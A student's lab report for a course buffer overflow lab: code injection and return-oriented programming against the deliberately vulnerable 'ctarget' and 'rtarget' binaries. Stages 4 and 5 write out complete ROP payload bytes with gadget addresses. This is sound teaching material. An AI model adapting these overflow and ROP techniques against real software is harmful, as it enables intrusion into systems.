

**实验报告**



**题目： 缓冲区溢出攻击实验**

**班 级： 2019211315**

**学 号： 2019211608**

**姓 名： 姜彦**

**学 院： 计算机学院**

**2020年 11 月 26日**

一、实验目的  
1. C语言程序的机器级表示。  
2. 掌握GDB调试器的用法。  
3. C编译器生成的x86-64机器代码，理解不同控制结构生成的基本指令模式，过程的实现。

4. 掌握两种缓冲区攻击方法，进一步理解软件漏洞的危害。

1. 实验环境
2. Xshell（10.120.11.12）
3. Linux
4. Objdump命令反汇编
5. GDB调试工具
6. 积分榜（http://10.120.11.34:19330/scoreboard）

**报告邮寄（最迟时间：2020年12月11日晚23：59）：**

**大一班（11-15班）：**[**bywork2019@bupt.edu.cn**](mailto:bywork2019@bupt.edu.cn)

三、实验内容

登录bupt1服务器，在home目录下可以找到一个targetn.tar文件，解压后得到如下文件：

README.txt；

ctarget；

rtarget；


cookie.txt；

farm.c；

hex2raw。

ctarget和rtarget运行时从标准输入读入字符串，这两个程序都存在缓冲区溢出漏洞。通过代码注入的方法实现对ctarget程序的攻击，共有3关，输入一个特定字符串，可成功调用touch1，或touch2，或touch3就通关，并向计分服务器提交得分信息；通过ROP方法实现对rtarget程序的攻击，共有2关，在指定区域找到所需要的小工具，进行拼接完成指定功能，再输入一个特定字符串，实现成功调用touch2或touch3就通关，并向计分服务器提交得分信息；否则失败，但不扣分。因此，本实验需要通过反汇编和逆向工程对ctraget和rtarget执行文件进行分析，找到保存返回地址在堆栈中的位置以及所需要的小工具机器码。实验的具体内容见实验说明，尤其需要认真阅读各阶段的Some Advice提示。

本实验包含了5个阶段（或关卡），难度逐级递增。各阶段分数如下所示：




四、实验步骤及实验分析

建议按照：准备工作、阶段1、阶段2、…等来组织内容

各阶段需要有操作步骤、运行截图、分析过程的内容


准备工作


先解压目标压缩包



然后进入目标文件夹


分别将ctarget、rtarget反汇编






阶段1：

打开ctarget.txt查看test，getbuf函数







可以知道缓冲区占40个字节

因此用40个任意字节+touch1地址作为输入即可

编辑保存文件exploit.txt并使用hex2raw编码为字符串保存到exploit\_raw.txt



将exploit\_raw.txt做输入运行ctarget




阶段2：


这次要用的touch2函数需要传入一个参数，查看touch2函数可以知道必须将参数设为cookies的值能成功，即设置%rdi寄存器的值

于是需要将输入的数据一部分当作可执行代码，将rdi寄存器赋值，并压入touch2的地址，最后弹栈。


当然首先需让返回地址设为代码开始执行处，不妨就置为数据输入处，通过gdb调试可以知道地址为0x55661c88。




然后编写相应代码转化为机器代码



然后据此写入输入数据



最后同样通过hex2raw工具执行代码得到结果



阶段3：


touch3包含一个hexmatch函数，并且需要传入一个指针，通过代码可以知道，只有当指针所指内存的值与cookies字符串相匹配时才能成功。

但是注意到这里缓冲区位置是随机的，如果在getbuf栈内存cookies字符串很可能会被破坏，因此更好的选择是存在返回地址上方的test栈中。

查看内存可以知道地址为0x55661cb8




类似阶段2可以编写代码为




然后根据ASCII码可以将cookies- 0x724236a8转化为16进制值37 32 34 32 33 36 61 38

于是可以得到输入数据



结果如下




阶段4：

此部分需要通过以弹栈为结尾的代码片段组合形成可以执行的代码来进入touch2函数并在进入之前将rdi寄存器的值赋值为cookies的值。


于是前40个字节为任意字节，紧接着的是每个片段代码的地址，最后是touch2的地址。

根据机器代码对应的表以及汇编代码可以找到以下两个片段



截取后面部分依次可以得到pop %rax,movq %rax.%rdi

于是可以设计如下输入数据



00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00


80 1a 40 00 00 00 00 00 //pop %rax

a8 36 42 72 00 00 00 00 //cookies

5c 1a 40 00 00 00 00 00 //movq %rax,%rdi

9f 18 40 00 00 00 00 00 //touch2地址


最后可以得到结果







阶段5：


此关于与阶段4类似，只是要执行的代码要复杂一些。

查找汇编代码可以得到如下代码片段





分别截取可以设计出一下输入数据



00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00

04 1b 40 00 00 00 00 00 //movq %rsp,%rax

5c 1a 40 00 00 00 00 00 //movq %rax,%rdi

80 1a 40 00 00 00 00 00 //pop %rax

48 00 00 00 00 00 00 00 //cookie的偏移量

b5 1a 40 00 00 00 00 00 //movl %eax,%ecx

d0 1a 40 00 00 00 00 00 //movl %ecx,%edx

18 1b 40 00 00 00 00 00 //movl %edx,%esi

88 1a 40 00 00 00 00 00 //(%rdi,%rsi,1),%rax


5c 1a 40 00 00 00 00 00 // movq %rax,%rdi

b0 19 40 00 00 00 00 00 //touch3地址

37 32 34 32 33 36 61 38 //cookies字符串

00 00 00 00 00 00 00 00 //字符串结尾

得到结果



五、总结体会

总结心得（包括实验过程中遇到的问题、如何解决的、过关或挫败的感受、实验投入的时间和精力、意见和建议等）

由于是小段方式，所以需要特别注意输入的顺序，其次字符串要及时补上最后0，通过代码片段实现较为复杂的代码，可以先将可用的代码先找出来然后再看如何组合。

六、诚信声明（不签扣10分）

需要填写如下声明，并在底部给出手写签名的电子版。

在完成本次实验过程中，我曾分别与以下各位同学就以下方面做过交流：

1、简单描述交流内容，例如：来自\*\*\*的建议，采用\*\*\*方式\*\*\*

2、

此外，我还参考了以下资料：

1. 网址等

在我提交的程序中，还在对应的位置以注释形式记录了具体的参考内容。

我独立完成了本次实验除以上方面之外的所有工作，包括分析、设计、编码、调试与测试。

我清楚地知道，从以上方面获得的信息在一定程度上降低了实验的难度，可能影响起评分。

我从未使用他人代码，不管是原封不动地复制，还是经过某些等价转换。

我未曾也不会向同一课程（包括此后各届）的同学复制或公开我这份程序的代码，我有义务妥善保管好它们。

我编写这个程序无意于破坏或妨碍任何计算机系统的正常运行。

我清楚地知道，以上情况均为本课程纪律所禁止，若违反，对应的实验成绩将按照0分计。

（签名）